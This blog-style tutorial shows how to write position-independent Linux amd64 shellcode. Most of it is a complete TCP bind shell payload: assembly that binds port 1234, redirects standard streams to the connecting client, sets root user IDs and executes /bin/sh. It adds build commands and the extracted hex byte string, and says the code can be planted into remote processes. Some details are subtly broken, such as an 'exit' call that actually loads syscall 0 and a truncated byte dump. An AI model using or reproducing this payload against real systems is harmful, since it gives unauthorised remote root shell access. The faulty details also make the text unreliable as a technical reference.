Writing Shellcode using the Text Section only
Table of contents
Shellcode is a sequence of instructions and is usually implemented in assembly language for a given architecture. Shellcode can be used to design and formulate a payload for exploitation.
Writing shellcode looks like an antiquated technique since they were used primarily to execute instructions when exploiting buffer overflows. Defense technologies like Data Execution Prevention (DEP) prevent the execution of binary code in writable memory regions. As a result, Code-Reuse attacks are the state-of-the-art strategy to construct and deliver payloads.
Nevertheless, programming shellcode is useful to craft minimal payloads or binary files. It is even possible to inject shellcode into other processes, which is a common technique used by malware authors. In this post, we describe how to develop a minimal example of advanced (TCP bind shell) shellcode.
Linux Shellcode 101
System development in Linux is usually done in C by calling several functions in a Libc implementation. When taking a look into e.g. glibc, we see that there are a lot of wrapper functions around system calls to keep the software you are building at least a bit portable. Inside these wrapper functions are calls to a system call function and this function is very important: it calls the actual system calls in assembly. This is what we try to implement when writing shellcode:
- Find the system calls you want to use.
- Call them in a reasonable order.
- Profit!
Even data allocation via malloc is nothing but a system call to sbrk/brk or mmap and a bit of memory management. But usually, when you write shellcode, you want to avoid large memory allocations and keep it simple. The stack can also be used for memory allocation. If you have executable and writable memory sections, you can even construct shellcode containing code and data interwoven.
Process Structure
When developing assembly you need to know the syntax and architecture a bit more in detail than for example a C developer. There are different sections and privileges in a process/binary file:

Since we are interested in the TEXT section only (where the actual shellcode lives), it is important to use data references only when we know the target address. The reference to the data or bss section is locally resolvable, but after injecting your shellcode, you lose those references. Furthermore, you need to build position-independent code (PIC).
In summary, we must:
- Do not use the DATA or BSS section, as it will not be available in your injected shellcode.
- Use only position-independent code.
Hands on: TCP bind shellcode for amd64
According to the rules above, we can only use the TEXT section, which means we will mix code and data. The buffers for the sockets are 16 bytes each, so we initialize them as a byte sequence inline between the assembly instructions.
.section .text
.global _start

_start:
        jmp real_shellcode

sockaddr_in_server:
        .byte 0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90

sockaddr_in_client:
         .byte 0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90

real_shellcode:
	pushq	%rbp
	movq	%rsp, %rbp

	# socket(AF_INET, SOCK_STREAM, 0) -> socket(2, 1, 0)
	movq	$41, %rax
	movq	$2, %rdi
	movq	$1, %rsi
	movq	$0, %rdx
	syscall

	# bind(rax from socket, struct sockaddr *umyaddr, 16)
	# PORT = 1234 (0x04d2 -> 0xd204 in network byte order)
	movq	%rax, %rdi
	movq	$49, %rax
	movq	$sockaddr_in_server, %rsi
	movw	$2, 0(%rsi)
	movw	$53764, 2(%rsi)
	movl	$0, 4(%rsi)
	movq	$16, %rdx
	syscall

	# listen(fd, backlog)
	movq	$50, %rax
	# fd is already in rdi
	movq	$10, %rsi
	syscall

	# accept(fd, 0, 0)
	movq	$43, %rax
	movq	$0, %rsi
	movq	$0, %rdx
	syscall

	pushq	%rax	# fd with the client socket
	pushq	%rax
	pushq	%rax

	# dup2(newfd, oldfd) for stdin, stdout, stderr
	movq	$33, %rax
	movq	$0,	%rsi
	popq	%rdi
	syscall

	movq	$33, %rax
	movq	$1,	%rsi
	popq	%rdi
	syscall

	movq	$33, %rax
	movq	$2,	%rsi
	popq	%rdi
	syscall

	# setreuid(0,0)
	pushq	$113
	popq	%rax
	xorq	%rdi, %rdi
	xorq	%rsi, %rsi
	syscall

	# execve("/bin/sh", NULL, NULL)
	pushq	$59
	popq	%rax
	# "/bin//sh" -> 0x68732f2f6e69622f
	movq	$0x68732f2f6e69622f, %rdi
	pushq	%rdi
	movq	%rsp, %rdi
	xorq	%rsi, %rsi
	xorq	%rdx, %rdx
	syscall

    # exit(0)
	movq	$0, %rax
	movq	$123, %rdi
	syscall
Compiling the Code
Compile the code using as and ld. The -N flag for the linker is necessary to create an RWX TEXT section, allowing us to write into both buffers inline.
as --gstabs+ --64 -mtune=corei7 -o out shellcode.asm
ld -N -o shellcode out
rm out
Extraction and Verification

To debug and extract the shellcode, you can use radare2. Radare offers great support for debugging and reverse engineering binaries.
r2 -d shellcode
# inside the radare2 shell:
p8
This will give you the following shellcode byte sequence:
eb209090909090909090909090909090909090909090909090909090909090909090554889e548c7c02900000048c7c70200000048c7c60100000048c7c2000000000f054889c748c7c03100000048c7c67a00400066c706020066c7460204d2c746040000000048c7c2100000000f0548c7c03200000048c7c60a0000000f0548c7c02b00000048c7c60000000048c7c2000000000f0550505048c7c02100000048c7c6000000005f0f0548c7c02100000048c7c6010000005f0f0548c7c02100000048c7c6020000005f0f056a71584831ff4831f60f056a3b5848bf2f62696e2f2f7368574889e74831f64831d20f0548c7c00000000048c7c77b0000000f

You can use this shellcode to plant it into remote processes and spawn a bind shell.
Emulation and Reverse Engineering
If you are interested in reverse engineering shellcode for Windows, you may want to check out the speakeasy project by FireEye for emulation.
git clone https://github.com/fireeye/speakeasy.git
cd speakeasy
python -m venv venv
source venv/activate
pip install -r requirements.txt